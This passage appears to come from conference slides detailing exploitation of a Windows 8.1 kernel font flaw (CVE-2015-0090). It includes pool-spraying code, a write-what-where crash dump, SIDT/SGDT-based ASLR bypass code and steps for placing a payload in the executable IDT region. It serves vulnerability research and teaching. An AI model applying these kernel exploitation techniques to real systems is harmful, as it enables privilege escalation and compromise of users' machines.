- **0** (second) — offset relative to the start of the transient array
- **1** — number of values (DWORDs) to copy
- **store** — vulnerable instruction

Windows Kernel pool spraying

- Tarjei Mandt performed some extensive research in this area in 2011 for Windows 7.
- Tarjei sprayed the Session Paged Pools by setting a unicode menu name of arbitrary length and content with `SetClassLongPtrW`:

```
SetClassLongPtrW(hwnd, GCLP_MENUNAME, (LONG)lpBuffer);
```

- Still works today in Windows 8.1!

CVE-2015-0090 – kernel pool spraying

- Experimenting for a while, it turned out that creating allocations of increasing size between 1000 and 4000 bytes for 100 times reliably fills the uninitialized REGISTRY_ITEM structure.

```
for (UINT i = 0; i < 100; i++) {
  for (UINT j = 500; j < 2000; j++) {
    SpraySessionPoolMemory(hwnd,
                           j * 2,
                           0x0101010101010101LL,
                           0xFFFFFFFFDEADBEEFLL);
  }
}
```

/a ## -| { 3 0 0 1 store } |-

PAGE_FAULT_IN_NONPAGED_AREA (50)

Invalid system memory was referenced. This cannot be protected by try-except,

it must be protected by a Probe. Typically the address is just plain bad or it

is pointing at freed memory.

Arguments:

Arg1: ffffffffdeadbef2, memory referenced.

Arg2: 0000000000000001, value 0 = read operation, **1 = write operation.**

Arg3: fffff96000adcc6a, If non-zero, the instruction address which referenced the
  bad memory

  address.

Arg4: 0000000000000002, (reserved)

That was easy!

- The read/write-what-where condition is now reliable.
- Sooo… what shall we read or write?
  - Reminder: we're on Windows 8.1, trying to subvert all existing exploit mitigations.
- Microsoft has gone into great lengths to disable all sources of kernel address space information available to Low Integrity processes in Windows 8 and 8.1.
  - To be elegant, it'd be great if we didn't have to burn another 0-day to exploit this.

There are things Windows doesn't prevent…

SIDT—Store Interrupt Descriptor Table Register

Opcode	Instruction	64-Bit Mode	Compat/ Leg Mode	Description
0F 01 /1	SIDT *m*	Valid	Valid	Store IDTR to *m*.

Description

Stores the content the interrupt descriptor table register (IDTR) in the destination operand. The destination operand specifies a 6-byte memory location.

There are things Windows doesn't prevent…

SGDT—Store Global Descriptor Table Register

Opcode*	Instruction	64-Bit Mode	Compat/ Leg Mode	Description
0F 01 /0	SGDT *m*	Valid	Valid	Store GDTR to *m*.

NOTES:

* See IA-32 Architecture Compatibility section below.


Description

Stores the content of the global descriptor table register (GDTR) in the destination operand. The destination operand specifies a memory location.

There are things Windows doesn't prevent…

- `SIDT` and `SGDT` – instructions returning the addresses of system *Interrupt Descriptor Table* and *Global Descriptor Table* structures.
  - Available in user mode by default,
  - Impossible to disable or restrict, even as the operating system.
  - Provide a convenient anti-ASLR primitive in the world of Windows 8.1.

CPU #0 IDT and GDT on Windows



IDT fact #1: heaps of function pointers

```
0: kd> !idt
Dumping IDT: fffff801d6acf080
00:    fffff801d5167900 nt!KiDivideErrorFault
01:    fffff801d5167a00 nt!KiDebugTrapOrFault
02:    fffff801d5167bc0 nt!KiNmiInterrupt
03:    fffff801d5167f40 nt!KiBreakpointTrap
04:    fffff801d5168040 nt!KiOverflowTrap
05:    fffff801d5168140 nt!KiBoundFault
[…]
```

IDT fact #1: user-reachable function pointers

- Some of the interrupts are user-facing.
  - Low entries: CPU exception handlers.
    - Not the safest choice, as other processes or the kernel may also trigger them unexpectedly.
  - Interrupts designed specifically for user-mode usage:
    - `KiRaiseSecurityCheckFailure` (0x29)
    - `KiRaiseAssertion` (0x2C)
    - `KiDebugServiceTrap` (0x2D)

IDT fact #1: partitioned function pointers




Figure 5-7. 64-Bit IDT Gate Descriptors

IDT fact #1: partitioned function pointers

- The partitioning could be easily handled by the arithmetic instructions in Charstring program.
- To keep things simple, we could also find a “trampoline” gadget of the form `JMP REG` in the same memory page as the overwritten function address.
  - Fully reliable against ASLR.
  - Only requires the modification of lowest 16 bits of the address.

IDT fact #2: memory access rights

- The IDT/GDT memory region has Read/Write/**Execute** access rights!

```
0: kd> !pte idtr
VA fffff801d6acf080
[...] PTE at FFFFF6FC00EB5678
[...] contains 0000000048CF163
[...] pfn 48cf      -G-DA–KWEV
```

- We can store our payload in the 0xF80 unused bytes following IDT, and execute it from there.

Obtaining IDTR

- In 32-bit *Compatibility Mode*, the `SIDT` instruction only provides 32 bits of IDTR.
- We have to transfer to *Long Mode* temporarily to execute this one instruction.
  - Only takes a far call to `cs: = 0x33`,
  - One more far call to `cs: = 0x23` to return back to x86.

Helper C++ macros by ReWolf

```
#define EM(a) __asm __emit (a)
#define X64_Start_with_CS(_cs) { \
  EM(0x6A) EM(_cs)                    /*  push   _cs                   */ \
  EM(0xE8) EM(0) EM(0) EM(0) EM(0)    /*  call   $+5                   */ \
  EM(0x83) EM(4) EM(0x24) EM(5)       /*  add    dword [esp], 5        */ \
  EM(0xCB)                            /*  retf                         */ \
}
#define X64_End_with_CS(_cs) { \
  EM(0xE8) EM(0) EM(0) EM(0) EM(0)    /*  call   $+5                   */ \
  EM(0xC7) EM(0x44) EM(0x24) EM(4)    /*                               */ \
  EM(_cs) EM(0) EM(0) EM(0)           /*  mov    dword [rsp + 4], _cs  */ \
  EM(0x83) EM(4) EM(0x24) EM(0xD)     /*  add    dword [rsp], 0xD      */ \
  EM(0xCB)                            /*  retf                         */ \
}
#define X64_Start() X64_Start_with_CS(0x33)
#define X64_End() X64_End_with_CS(0x23)
```

Obtaining IDTR in C++


```
ULONGLONG sidt() {
#pragma pack(push, 1)
  struct {
    USHORT limit;
    ULONGLONG address;
  } idtr;
#pragma pack(pop)

  X64_Start();
  __sidt(&idtr);
  X64_End();

  return idtr.address;
}
```

Exploitation stage #1 – the DLL


1. Make sure we are running on CPU #0 (`SetThreadAffinityMask`)
2. Spray the *Session Paged Pool* with `.size=0x0101`… and `.data=IDTR`.
3. Load the kernel exploit font.

